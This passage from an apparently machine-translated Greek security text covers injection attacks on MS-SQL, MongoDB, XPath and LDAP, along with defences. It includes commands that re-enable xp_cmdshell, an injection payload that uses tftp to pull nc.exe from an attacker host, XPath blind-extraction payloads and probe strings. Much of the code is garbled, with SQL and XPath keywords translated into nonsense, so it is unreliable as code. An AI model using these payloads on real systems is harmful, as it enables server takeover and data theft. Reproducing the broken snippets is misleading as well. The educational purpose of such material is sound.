- Μπορεί να είναι σε θέση να κάνουν συνδέσεις δικτύου πίσω από τη υποδομή του δικό μας υπολογιστή . Αυτό μπορεί να δώσει τη δυνατότητα να παρακάμψει την εφαρμογή ,και εύκολα να πραγματοποιήσει τη μετάδοση μεγάλων ποσοτήτων ευαίσθητων δεδομένων που συγκεντρώθηκαν από τη βάση δεδομένων , και την αποφυγή πολλών συστημάτων ανίχνευσης εισβολής .
- Μπορεί να είναι σε θέση να επεκτείνει την υφιστάμενη λειτουργικότητα της βάσης δεδομένων με αυθαίρετους τρόπους με τη δημιουργία χρήστη. Σε ορισμένες περιπτώσεις, αυτό μπορεί να επιτρέψει να παρακάμψει τα μέτρα ασφαλείας που έχουν πραγματοποιηθεί στη βάση δεδομένων, αποτελεσματικά επαναπροσδιορίζοντας τη λειτουργικότητα που έχει αφαιρεθεί ή απενεργοποιηθεί . Υπάρχει μια μέθοδος για να γίνει αυτό σε κάθε ένα από τα κύρια βάσεων δεδομένα, υπό την προϋπόθεση ότι αυτός έχει κερδίσει δικαιώματα διαχειριστή της βάσης δεδομένων, **(DBA)** προνόμια . Το βασικό συμπέρασμα είναι ότι σε κάθε βάση δεδομένων πρέπει να κλιμακώνονται τα προνόμια .

Εφαρμόζοντας τα τρέχοντα μέτρα ασφαλείας μπορεί να βοηθήσουν στο να μετριάσουν πολλές από αυτές τις επιθέσεις , αλλά όχι όλες .Ίσως το πιο διαβόητο κομμάτι της λειτουργικότητας της βάσης δεδομένων που ένας εισβολέας μπορεί να χρησιμοποιήσει είναι η **xp_cmdshell** αποθηκευμένη διαδικασία , η οποία είναι ενσωματωμένη στο **MS - SQL** από προεπιλογή . Αυτή η αποθηκευμένη διαδικασία επιτρέπει στους χρήστες με δικαιώματα **DBA** να εκτελέσουν στο λειτουργικό σύστημα εντολές κατά τον ίδιο τρόπο όπως και στο **cmd.exe** την γραμμή εντολών .

Για παράδειγμα : **xp_cmdshell ' ipconfig > foo.txt '**



22. Σχεδιάγραμμα επίθεσης σε βάση δεδομένων

Η ευκαιρία για έναν εισβολέα να καταχραστεί αυτή τη λειτουργία είναι τεράστια . Αυτός μπορεί να εκτελέσει έτσι αυθαίρετες εντολές , να διοχετεύσει τα αποτελέσματα σε τοπικά αρχεία, και να τα διαβάσει. Μπορεί ακόμα να ανοίξει **out-of -band** συνδέσεις δικτύου και να δημιουργήσει μια θύρα , το κανάλι επικοινωνίας ,και να πραγματοποιήσουν αντιγραφή δεδομένων από το διακομιστή και να φορτώσουν τα εργαλεία της επίθεσης . Επειδή η **MS - SQL** εκτελείται από προεπιλογή τοπικά , ο εισβολέας μπορεί να θέσει σε κίνδυνο συνήθως πλήρως το υποκείμενο λειτουργικό σύστημα , εκτελόντας αυθαίρετες ενέργειες .Η **MS - SQL** περιέχει έναν πλούτο από αποθηκευμένες διαδικασίες , όπως η **xp_regread** και η **xp_regwrite** , που μπορούν να χρησιμοποιηθούν για να εκτελέσουν ισχυρές δράσεις , εντός του μητρώου του λειτουργικού συστήματος των **Windows** .
Η προεπιλογή **Lockdown** που βοήθησε σημαντικά την ασφάλεια βάσεων υπήρξε στη **MS - SQL 2005** και αργότερα . Αυτές οι εκδόσεις περιέχουν πολλά χαρακτηριστικά ασφαλείας που κλειδώνουν κάτω τη βάση δεδομένων από προεπιλογή , εμποδίζοντας πολλές χρήσιμες τεχνικές επίθεσης .

Ωστόσο , εάν ο λογαριασμός χρήστη της web εφαρμογής εντός της βάσης δεδομένων είναι υψηλά προνομιούχος , είναι δυνατόν να ξεπεραστούν αυτά τα εμπόδια με απλή επαναρύθμιση στη βάση δεδομένων . Για παράδειγμα, εάν η **xp_cmdshell** είναι απενεργοποιημένη, μπορεί να ενεργοποιηθεί ξανά με τη διαδικασία **sp_configure** . Οι ακόλουθες τέσσερις γραμμές της SQL κάνουν αυτό :

IMPLEMENTATION sp_configure ' Εμφάνιση προηγμένες επιλογές' , 1
Reconfigure bypass
IMPLEMENTATION sp_configure « xp_cmdshell ' , '1'
Reconfigure bypass
εντολή:
exec xp_cmdshell « dir »

" Χρησιμοποιώντας τα SQL Εργαλεία Εκμετάλλευσης "

Πολλές από τις τεχνικές που έχουν περιγραφεί για την αξιοποίηση SQL ευπαθειών περιλαμβάνουν την εκτέλεση μεγάλου αριθμού αιτήσεων για την εξαγωγή μικρών ποσοτήτων δεδομένων σε μια στιγμή . Ευτυχώς , πολλά εργαλεία είναι διαθέσιμα και αυτοματοποιούν πολλές ενέργειες αυτής της διαδικασίας και έχουν επίγνωση της βάσης δεδομένων και της σύνταξης που απαιτείται. Τα περισσότερα από τα διαθέσιμα σήμερα εργαλεία αυτά χρησιμοποιούν την ακόλουθη προσέγγιση για την εκμετάλλευση SQL επιθέσεων σε τρωτά σημεία:

- brute-force σε όλες τις παραμέτρους στην αίτηση με στόχο να εντοπιστεί εισβολή σε SQL σημεία .
- Καθορισμός της θέσης των ευάλωτων σημείων, εντός του **back-end SQL** ερωτήματος με την παράθεση διαφόρων χαρακτήρων , όπως παρένθεσης κλεισίματος , σχολίων χαρακτήρων και λέξεις-κλειδιά **SQL** .

- Προσπάθειες εκτέλεσης μιας επίθεσης **ΕΝΩΣΗΣ** με **brute-force** στον αριθμό των απαιτούμενων στηλών και στη συνέχεια προσδιορίζοντας μια στήλη με τύπο δεδομένων **varchar** , η οποία μπορεί να χρησιμοποιηθεί για να επιστρέψει αποτελέσματα .
- Χρήση προσαρμοσμένων ερωτημάτων για την ανάκτηση αυθαίρετων δεδομένων, εάν είναι απαραίτητο ,ώστε να συνενωθούν δεδομένα από πολλαπλές στήλες σε μια σειρά που μπορεί να ανακτηθεί μέσα από ένα μοναδικό αποτέλεσμα του τύπου δεδομένων **varchar** .
- Εάν τα αποτελέσματα δεν μπορούν να ανακτηθούν με τη χρήση **ΕΝΩΣΗΣ** , η χρήση **Boolean** συνθήκης στο ερώτημα για να καθορίσει τους όρους αποκρίσης μπορεί να είναι κατάλληλη για την ανάκτηση δεδομένων .

- Εάν τα αποτελέσματα δεν μπορούν να ανακτηθούν πάλι,μπορεί να βοηθήσει η χρήση όρων καθυστέρησης για την ανάκτηση δεδομένων . Σε γενικές γραμμές μπορεί να εκτελέσουν κάποιο επίπεδο κλιμάκωσης , χρησιμοποιώντας **xp_cmdshell** για να αποκτήσουν πρόσβαση σε επίπεδο λειτουργικού συστήματος. Μπορούν επίσης να χρησιμοποιηθούν διάφορες τεχνικές βελτιστοποίησης , κάνοντας χρήση πολλών χαρακτηριστικών και ενσωματωμένων λειτουργιών σε διάφορες βάσεις δεδομένων για να μειώσουμε τον αριθμό των απαραίτητων ερωτημάτων και να αποφύγουμε πιθανές συντακτικές αδυναμίες,όπως τα μονά εισαγωγικά , και πολλά άλλα.

"Πρόληψη της SQL Επίθεσης"

Παρ ' όλες τις διαφορετικές εκφάνσεις της , και τις περιπλοκές που μπορούν να προκύψουν στην εκμετάλλευση της ,οι SQL επιθέσεις προλαμβάνονται γενικά ευκολότερα όσο αφορά τις επιθέσεις στα τρωτά τους σημεία σε σχέση με άλλες επιθέσεις. Παρ 'όλα αυτά , πολλοί βασίζονται σε αμυντικά μέτρα που είναι μόνο μερικώς αποτελεσματικά . Μια κοινή προσέγγιση για την πρόληψη των επιθέσεων είναι να αποφεύγονται η εισαγωγή στοιχείων με μονά εισαγωγικά εντός της εισόδου του χρήστη με τον διπλασιασμό τους .

- Εάν τα αριθμητικά δεδομένα που παρέχει ο χρήστης είναι να ενσωματωθούν σε ερωτήματα SQL , αυτά δεν είναι συνήθως έγκλειστα μέσα σε μονά εισαγωγικά . Ως εκ τούτου , ένας εισβολέας μπορεί να ξεφύγει από το πλαίσιο των δεδομένων και να ξεκινήσει την εισαγωγή αυθαίρετων SQL δεδομένων , χωρίς την ανάγκη να παρέχουν ένα μονό εισαγωγικό .
- Σε δεύτερης τάξης SQL επιθέσεις , τα δεδομένα έχουν διαφύγει με ασφάλεια κατά την εισαγωγή στη βάση δεδομένων ,διαβάζονται από τη βάση δεδομένων και στη συνέχεια πηγαίνουν πίσω πάλι. Ένα άλλο αντίμετρο που αναφέρεται συχνά είναι η χρήση των αποθηκευμένων διαδικασιών για όλους στη πρόσβαση σε βάσεις δεδομένων . Δεν υπάρχει καμία αμφιβολία ότι οι αποθηκευμένες διαδικασίες μπορούν να παρέχουν ασφάλεια και απόδοση σε δικαιούχους . Ωστόσο , αυτό δεν είναι εγγυημένο για την πρόληψη SQL επιθέσεων σε τρωτά σημεία για δύο λόγους :
- Όπως είδαμε και στην περίπτωση της **Oracle** , μια κακώς γραπτή αποθηκευμένη διαδικασία μπορεί να αποτελεί τρωτό σημείο στο κώδικα . Παρόμοιας ασφάλειας ζητήματα προκύπτουν κατά την κατασκευή SQL δηλώσεων σε αποθηκευμένες διαδικασίες όπως προκύπτουν αλλού.
- Ακόμη και αν μια ισχυρά αποθηκευμένη διαδικασία χρησιμοποιείται , τρωτά σημεία μπορούν να προκύψουν εάν γίνεται επίκληση με μη ασφαλή τρόπο χρησιμοποιώντας τη μέθοδο εισαγωγής που παρέχει ο χρήστης . Για παράδειγμα, ας υποθέσουμε ότι μια λειτουργία εγγραφής χρήστη υλοποιείται μέσα σε μια αποθηκευμένη διαδικασία , την οποία επικαλείται ως εξής :

« Τζο » exec sp_RegisterUser , «μυστικό»

Η δήλωση αυτή μπορεί να είναι εξίσου ευάλωτη όσο και μια απλή δήλωση **INSERT** .

Για παράδειγμα , ένας εισβολέας μπορεί να παρέχει το παρακάτω :

foo ' ; exec captain.. xp_cmdshell « tftp wahh - attacker.com GET nc.exe » -

που προκαλεί την εφαρμογή να εκτελέσει το ακόλουθο ερώτημα παρτίδας :

exec sp_RegisterUser « Τζο » , 'foo' ? exec captain .. xp_cmdshell ' tftp wahh - attacker.com GET nc.exe '-'

Ως εκ τούτου , η χρήση της αποθηκευμένης διαδικασίας δεν έχει επιτύχει τίποτα. Στην πραγματικότητα , σε μια μεγάλη και σύνθετη εφαρμογή που εκτελεί χιλιάδες διαφορετικές SQL δηλώσεις , πολλοί προγραμματιστές θεωρούν τη λύση της επανεκτέλεσης αυτών των δηλώσεων αδικαιολόγητη.

"Άμυνα σε Βάθος"

Όπως πάντα , μια ισχυρή προσέγγιση για την ασφάλεια θα πρέπει να απασχολεί την άμυνα με πιο αυστηρά μέτρα για να παρέχει πρόσθετη προστασία σε περίπτωση που η πρώτη γραμμή άμυνας αποτύχει για οποιονδήποτε λόγο . Στο πλαίσιο των επιθέσεων σε **back-end** βάσεις δεδομένων, τρεία στρώματα περαιτέρω άμυνας που μπορούν να χρησιμοποιηθούν :

- Η αίτηση θα πρέπει να χρησιμοποιήσει το χαμηλότερο δυνατό επίπεδο προνομίων όταν γίνεται πρόσβαση στη βάση δεδομένων . Σε γενικές γραμμές , η εφαρμογή δεν χρειάζεται **DBAlevel** δικαιώματα . Συνήθως χρειάζεται μόνο να διαβάσει και να γράψει τα δικά της δεδομένα . Σε καταστάσεις κρίσιμης ασφάλειας , η εφαρμογή μπορεί να χρησιμοποιεί μια διαφορετική βάση δεδομένων ι για την εκτέλεση των διαφόρων δράσεων . Για παράδειγμα, εάν το 90 τοις εκατό των **ITS** ερωτημάτων βάσης δεδομένων απαιτούν μόνο πρόσβαση ανάγνωσης , αυτές μπορεί να εκτελεστούν χρησιμοποιώντας ένα λογαριασμό που δεν έχει δικαιώματα εγγραφής .
- Πολλές βάσεις δεδομένων περιλαμβάνουν ένα τεράστιο ποσό προεπιλεγμένων λειτουργιών που μπορούν να χρησιμοποιηθούν από έναν εισβολέα που αποκτά την ικανότητα να εκτελέσει αυθαίρετες δηλώσεις SQL . Όπου είναι δυνατόν ,οι περιττές λειτουργίες θα πρέπει να αφαιρεθούν ή να απενεργοποιηθούν. Ακόμα κι αν υπάρχουν περιπτώσεις όπου ένας εξειδικευμένος εισβολέας μπορεί να είναι σε θέση να αναδημιουργήσει μερικά δεδομένα με άλλα μέσα , αυτό δεν είναι συνήθως απλό , και η άμυνα της βάσης δεδομένων θα εξακολουθεί να τοποθετεί σημαντικά εμπόδια υπερύψωσης στον εισβολέα.
- Σε περιπτώσεις κρίσιμης ασφάλειας ,οι διαχειριστές βάσεων δεδομένων μπορούν να χρησιμοποιήσουν διάφορες συνδρομητικές υπηρεσίες για να αποκτήσουν εκ των προτέρων κοινοποίηση κάποιων γνωστών τρωτών σημείων που δεν έχουν ακόμη επιδιορθωθεί.

"Επίθεση σε NoSQL"

Ο όρος **NoSQL** χρησιμοποιείται για να αναφερθεί σε διάφορα τμήματα δεδομένων που σπάνε από το πρότυπο αρχιτεκτονικής σχεσιακής βάσης δεδομένων. Αποθηκεύει δεδομένα NoSQL δεδομένα χρησιμοποιώντας αντιστοιχίσεις κλειδιού / αξίας και δεν βασίζονται σε ένα σχήμα όπως ένα συμβατικό πίνακα της βάσης δεδομένων . Ένα περαιτέρω χαρακτηριστικό κλειδιού / αποθήκευσης αξίας είναι ότι η τιμή μπορεί να είναι η ίδια δομή δεδομένων , που επιτρέπει ιεραρχική αποθήκευση , σε αντίθεση με τη δομή των δεδομένων μέσα σε ένα σχήμα βάσης δεδομένων . Τα μεγάλα σύνολα δεδομένων , μπορούν να βελτιστοποιηθούν ακριβώς όπως απαιτείται για να μειωθεί η επιβάρυνση στην ανάκτηση συνόλων δεδομένων . Σε αυτές τις περιπτώσεις μια συμβατική βάση δεδομένων μπορεί να απαιτεί περίπλοκη διασταύρωση σε πίνακες για την ανάκτηση πληροφοριών για λογαριασμό της αίτησης . Από την άποψη της ασφάλειας των διαδικτυακών εφαρμογών , το βασικό ζήτημα είναι το πώς η εφαρμογή διαχειρίζεται ερωτήματα δεδομένων , γιατί αυτό καθορίζει ποιες μορφές επίθεσης είναι δυνατές.

Η γλώσσα **SQL** είναι σε γενικές γραμμές παρόμοια σε διάφορα προϊόντα βάσεων δεδομένων . Η **NoSQL** , αντίθετα , είναι ένα όνομα που δίνεται σε ένα ανόμοιο φάσμα τμημάτων δεδομένων , όλα με τη δική τους συμπεριφορά που δεν χρησιμοποίουν όλα μια ενιαία γλώσσα επερωτήσεων .

"Ένεση σε MongoDB"

Πολλές βάσεις δεδομένων **NoSQL** κάνουν χρήση των υφιστάμενων γλωσσών προγραμματισμού για να παρέχει ένας ευέλικτος , προγραμματιζόμενος μηχανισμός ερωτήματος . Αν τα ερωτήματα κατασκευάστηκαν με τη χρήση αλφαριθμητικών , ένας εισβολέας μπορεί να επιχειρήσει να ξεφύγει από το πλαίσιο δεδομένων και να αλλάξει τη σύνταξη του ερωτήματος . Ας εξετάσουμε το ακόλουθο παράδειγμα , το οποίο εκτελεί ένα όνομα χρήστη με βάση τις εγγραφές χρηστών σε ένα χώρο αποθήκευσης δεδομένων **MongoDB** :

```
$ m = new Mongo ( ) ;
$ db = $ m - > cmsdb ;
$ collection = $ db - > user ;
$ js = " mode () {
return this.username == ' $ username ' & this.password == ' $ password » ? } " ;
$ obj = $ collection- > findOne ( array (' $ όπου ' = > $ js ) ) ;
if ( isset ( $ obj [ " uid " ] ) )
{
$ logged_in = 1 ;
}
else
{
$ logged_in = 0 ;
}
$ js
```

" Επίθεση σε XPath"

Η **XML Path Language (XPath)** είναι μια ερμηνευμένη γλώσσα που χρησιμοποιείται για την πλοήγηση σε έγγραφα **XML** και για να ανακτήσουμε δεδομένα από αυτά . Στις περισσότερες περιπτώσεις, μια έκφραση **XPath** αντιπροσωπεύει μια ακολουθία βημάτων που απαιτούνται για την πλοήγηση από έναν κόμβο ενός εγγράφου σε ένα άλλο.

Τα δεδομένα εφαρμογών web μέσα σε έγγραφα **XML** , μπορούν να χρησιμοποιήσουν **XPath** για να έχουν πρόσβαση στα δεδομένα ανάλογα με την είσοδο που παρέχει ο χρήστης . Εάν αυτή η είσοδος εισάγεται στο ερώτημα **XPath** χωρίς fνα φιλτραριστεί ή επισκευαστεί , ένας εισβολέας μπορεί να είναι σε θέση να χειραγωγήσει το ερώτημα να παρεμβαίνει στη λογική της εφαρμογής ή να ανάκτεί δεδομένων που δεν του επιτρέπεται .Τα έγγραφα **XML** γενικά δεν είναι μια προτιμώμενα για την αποθήκευση των δεδομένων των επιχειρήσεων . Ωστόσο , συχνά χρησιμοποιούνται για την αποθήκευση δεδομένων εμπιστοσύνης σε εφαρμογή που μπορεί να ανακτηθούν βάσει της εισόδου του χρήστη . Μπορούν επίσης να χρησιμοποιηθούν από μικρότερες εφαρμογές να παραμένουν απλές πληροφορίες , όπως διαπιστευτήρια χρήστη και προνόμια .
Ας εξετάσουμε τον ακόλουθο κώσικα αποθήκευσης δεδομένων **XML** :

<addressBook>
<address>
<firstName> William < / Όνομα >
<surname> Gates < / επώνυμο >
<password> MSRocks ! < / password >
<EMAIL> billyg@microsoft.com < / email >
<ccard> 5130 8190 3282 3515 < / ccard >
</ address >
<address>
<firstName> Chris < / Όνομα >
<surname> Dawes < / επώνυμο >
<password> μυστικό < / password >
<EMAIL> cdawes@craftnet.de < / email >
<ccard> 3981 2491 3242 3121 < / ccard >
</ address >
<address>
<firstName> James < / Όνομα >
<surname> Hunter < / επώνυμο >
<password> letmein < / password >
<EMAIL> james.hunter @ pookmail.com < / email >
<ccard> 8113 5320 8014 3313 < / ccard >
</ address >
< / addressBook >


" Επιθέσεις σε XPath ενημερώσεις "

Επίθεση σε ροές XPath μπορούν να αξιοποιηθούν για την ανάκτηση πληροφοριών από αυθαίρετες εντός του στόχου έγγραφου **XML** . Ένας αξιόπιστος τρόπος για να γίνει αυτό είναι με την ίδια τεχνική όπως περιγράφεται για τη SQL επίθεση , που προκαλεί τη εφαρμογή να ανταποκρίνεται με διαφορετικούς τρόπους ,που εξαρτάται από την κατάσταση των προδιαγραφών από τον εισβολέα . Αυτή η διαφορά στη συμπεριφορά μπορεί να αξιοποιηθεί για να ελέγχεται η ορθότητα των προδιαγραφών κάθε κατάστασης. Σε αντίθεση μετην **SQL** , η γλώσσα **XPath** περιέχει μια συνάρτηση **substring** που μπορεί να χρησιμοποιηθεί για να ελέγχεται την τιμή μιας συμβολοσειράς. Για παράδειγμα , η παροχή του password:

»OR / / διεύθυνση [επώνυμο / κείμενο ( ) = « Gates» AND substring (password / κείμενο ( ) , 1,1) = « M '] AND «a» = «a» το οποίο επιστρέφει αποτελέσματα, αν ο πρώτος χαρακτήρας του κωδικού πρόσβασης του χρήστη Gates είναι M :

/ / διεύθυνση [επώνυμο / κείμενο ( ) = ' Dawes » και τον κωδικό πρόσβασης / κείμενο ( ) = '' OR / / διεύθυνση [επώνυμο / κείμενο ( ) = « Gates » AND substring (password / κείμενο ( ) , 1,1) = «M»] AND «a» = 'a'] / ccard / κείμενο ( )

Με την ανακύκλωση μέσα από κάθε θέση χαρακτήρα και δοκιμή κάθε δυνατής αξίας, ένας εισβολέας μπορεί να εξάγει το σύνολο της αξίας του κωδικού πρόσβασης .



23. Κώδικας παρουσίασης μιας επίθεσης SQL

"Τυφλή επίθεση σε XPath "

Στην πραγματικότητα , είναι δυνατό να πραγματοποιήσουμε μια πλήρως τυφλή επίθεση χωρίς να έχουμε κάποια πληροφορία .Τα Ερωτήματα **XPath** μπορούν να περιέχουν βήματα που έχουν σχέση με το τρέχοντα κόμβο μέσα στο έγγραφο XML, οπότε από τον τρέχοντα κόμβο είναι δυνατόν να περιηγηθεί κάποιος στο αρχικό κόμβο σε άλλους κόμβους . Επιπλέον ,η **XPath** περιλαμβάνει λειτουργίες για αναζήτηση σε πληροφορίες σχετικές με το έγγραφο , συμπεριλαμβανομένων του ονόματος του κάθε στοιχείου . Χρησιμοποιώντας αυτές τις τεχνικές , είναι δυνατόν να εξαχθούν τα ονόματα και οι τιμές όλων των κόμβων μέσα στο έγγραφο , χωρίς να γνωρίζει κάποιος εκ των προτέρων πληροφορίες σχετικά με τη δομή και το περιεχόμενό του .

Για παράδειγμα , μπορούμε να χρησιμοποιήσουμε την τεχνική substring για να αποσπάσουμε το όνομα του γονέα του τρέχοντος κόμβου με την παροχή μιας σειράς κωδικών πρόσβασης αυτής της μορφής :

OR string (όνομα (parent :: * [θέση ( ) = 1]) , 1,1) =1
OR string (όνομα (parent :: * [θέση ( ) = 1]) , 2,1) = 'a
OR string (όνομα (parent :: * [θέση ( ) = 1]) , 2,1) = 'b
OR string(όνομα (parent :: * [θέση ( ) = 1]) , 2,1) = 'c
OR stirng (όνομα (parent :: * [θέση ( ) = 1]) , 2,1) = 'd

Αφού διαπιστώθηκε το όνομα του κόμβου διεύθυνσης , μπορούμε στη συνέχεια να περιηγηθούμε σε κάθε ένα από τους κόμβους , αποκομίζοντας όλα τα ονόματα και τις τιμές τους . Για τον καθορισμός του σχετικού κόμβου σύμφωνα με το δείκτη αποφεύγεται την ανάγκη γνώσης τα των ονομάτων των κόμβων .

Για παράδειγμα , το ακόλουθο ερώτημα επιστρέφει την τιμή :
/ / Διεύθυνση [θέση ( ) = 3] / παιδί :: κόμβο ( ) [θέση ( ) = 4] / κείμενο ( )
Και το ακόλουθο ερώτημα επιστρέφει άλλη τιμή :

/ / Διεύθυνση [θέση ( ) = 3] / παιδί :: κόμβο ( ) [θέση ( ) = 6] / κείμενο ( )

" Εύρεση XPath Ατελειών"

Πολλά συστατικά επίθεσης που χρησιμοποιούνται συνήθως για την ανίχνευση για επίθεση **SQL** ροής τυπικά μπορεί να οδηγήσει σε ανώμαλη συμπεριφορά όταν υποβάλλεται σε μια λειτουργία που είναι ευάλωτη σε **XPath** επίθεση Μία ή περισσότερες από τις ακόλουθες συμβολοσειρές τυπικά οδηγούν σε κάποια αλλαγή στη συμπεριφορά της εφαρμογής χωρίς να προκαλέσουν ένα σφάλμα , κατά τον ίδιο τρόπο όπως και σε επιθέσεις SQL:
or « a » = « a »
and« a »=« b »
or 1 = 1
and 1 = 2

Ως εκ τούτου , σε οποιαδήποτε κατάσταση όπου οι δοκιμές για ανίχνευση επίθεσης SQL παρέχουν αποδεικτικά στοιχεία για ένα θέμα ευπάθειας , αλλά δεν είμαστε σε θέση να εκμεταλλευτούμε οριστικά τη ροή αυτή , θα πρέπει να διερευνήσουμε τις δυνατότητες που παρέχονται απο την XPath.

" Πρόληψη XPath Επιθέσεων"

Αν νομίζουμε ότι είναι απαραίτητο να εισαχθεί είσοδος που παρέχει ο χρήστης σε ένα ερώτημα XPath , αυτή η λειτουργία θα πρέπει να γίνεται μόνο για απλά αντικείμενα των δεδομένων που μπορεί να υπόκεινται σε αυστηρό έλεγχο επαλήθευσης των εισροών . Η είσοδος του χρήστη θα πρέπει να ελέγχεται σαν μια λευκή λίστα αποδεκτών χαρακτήρων , η οποία θα πρέπει ιδανικά να περιλαμβάνει μόνο αλφαριθμητικούς χαρακτήρων. Χαρακτήρες που μπορούν να χρησιμοποιηθούν για να παρεμβαίνουν στην XPath θα πρέπει να αποκλειστούν, περιλαμβάνοντας τα σύμβολα ( ) = ' [ ] : *, / και όλα τα κενά . Κάθε είσοδος που δεν ταιριάζει με το λευκό κατάλογο θα πρέπει να απορριφθεί.

"Επίθεση σε LDAP"

Ο κατάλογος Ελαφρού πρωτόκολλου πρόσβασης (LDAP) χρησιμοποιείται για την πρόσβαση σε κατάλογους από υπηρεσίες σε ένα δίκτυο . Ένας κατάλογος είναι μια ιεραρχικά οργανωμένη αποθήκευση δεδομένων που μπορεί να περιέχει οποιοδήποτε είδος των πληροφοριών, αλλά συνήθως χρησιμοποιείται για την αποθήκευση προσωπικών δεδομένων, όπως ονόματα, αριθμούς τηλεφώνου, διευθύνσεις ηλεκτρονικού ταχυδρομείου. Κοινά παραδείγματα του **LDAP** είναι το **Active Directory** που χρησιμοποιείται μέσα από τα **Windows** , και το **OpenLDAP** , που χρησιμοποιείται σε διάφορες καταστάσεις . Θα είναι πιο πιθανό να συνάντησει κάποιος **LDAP** που χρησιμοποιείται σε εταιρικές web εφαρμογές **intranet -based**.

Κάθε ερώτημα **LDAP** χρησιμοποιεί ένα ή περισσότερα φίλτρα αναζήτησης, που καθορίζουν τον κατάλογο εγγραφών που επιστρέφονται από το ερώτημα. Η αναζήτηση φίλτρων μπορεί να χρησιμοποιήσει διάφορους λογικούς φορείς που αντιπροσωπεύουν πολύπλοκες συνθήκες αναζήτησης.

Στη πιο κοινή αναζήτηση με φίλτρα είναι πιθανό να συναντήσουμε τα εξής :

- Απλές συνθήκες που αντιστοιχούν στην αξία ενός χαρακτηριστικού . Για παράδειγμα , μια συνάρτηση που ψάχνει για ένα όνομα χρήστη ,θα μπορούσε να χρησιμοποιήσει αυτό το φίλτρο : **(username = daf)**

- Διαζευτικά ερωτήματα που καθορίζουν πολλές συνθήκες , κάθε μία από τις οποίες πρέπει να να γίνει σαφής με εγγραφές που επιστρέφονται . Για παράδειγμα, μια λειτουργία αναζήτησης που αναζητά έναν χρήστη που παρέχεται από τον όρο αναζήτησης σε διάφορα χαρακτηριστικά στο κατάλογο θα μπορούσε να χρησιμοποιήσει αυτό το φίλτρο : **(| (cn = SearchTerm) (sn = SearchTerm) (ou = SearchTerm))**
- Συζευκτικά ερωτήματα που καθορίζουν πολλές συνθήκες, , οι οποίες πρέπει να ικανοποιούν εγγραφές που υπάρχουν στην βάση και επιστρέφονται . Για παράδειγμα , ένας μηχανισμός σύνδεσης **LDAP** μπορεί να χρησιμοποιήσει αυτό το φίλτρο : **(& (username = daf) (password = μυστικό)**

Όπως και με άλλες μορφές επίθεσης, εάν η είσοδος του χρήστη που παρέχεται εισάγεται σε μια αναζήτηση **LDAP** με φίλτρο χωρίς καμία επικύρωση , μπορεί να είναι δυνατό για έναν εισβολέα η πραγματοποίηση δημιουργημένης εισόδου ώστε έτσι να ανακτήσει δεδομένα ή να εκτελέσει ενέργειες με μη εξουσιοδοτημένο τρόπο . Σε γενικές γραμμές , τα τρωτά σημεία της επίθεσης **LDAP** δεν είναι τόσο εύκολα εκμεταλλεύσιμα όσο μιας **SQL** ροής ,το οποίο οφείλεται στους εξής παράγοντες :

- Σε περίπτωση που η αναζήτηση χρησιμοποιεί μια λογική εκμετάλλευσης για να προσδιορίσει ένα συνδυαστικό ή διαζευκτικό ερώτημα, αυτό συνήθως εμφανίζεται πριν από το σημείο όπου τα δεδομένα εισάγονται από το χρήστη και ως εκ τούτου δεν μπορούν να τροποποιήθούν.
- Στις εφαρμογές **LDAP** που είναι σε κοινή χρήση , ο κατάλογος των χαρακτηριστικών που πρέπει να επιστραφούν πρέπει να περάσει στα **API LDAP** ως ξεχωριστή παράμετρος από την αναζήτηση και συνήθως είναι δύσκολο να κωδικοποιηθούν μέσα από την εφαρμογή . Ως εκ τούτου , δεν είναι συνήθως δυνατόν να χειριστούν την είσοδο του χρήστη που παρέχεται.
- Οι εφαρμογές σπάνια επιστρέφουν ενημερωτικά μηνύματα λάθους , έτσι οι ευπάθειες πρέπει να αξιοποιηθούν «τυφλά ».

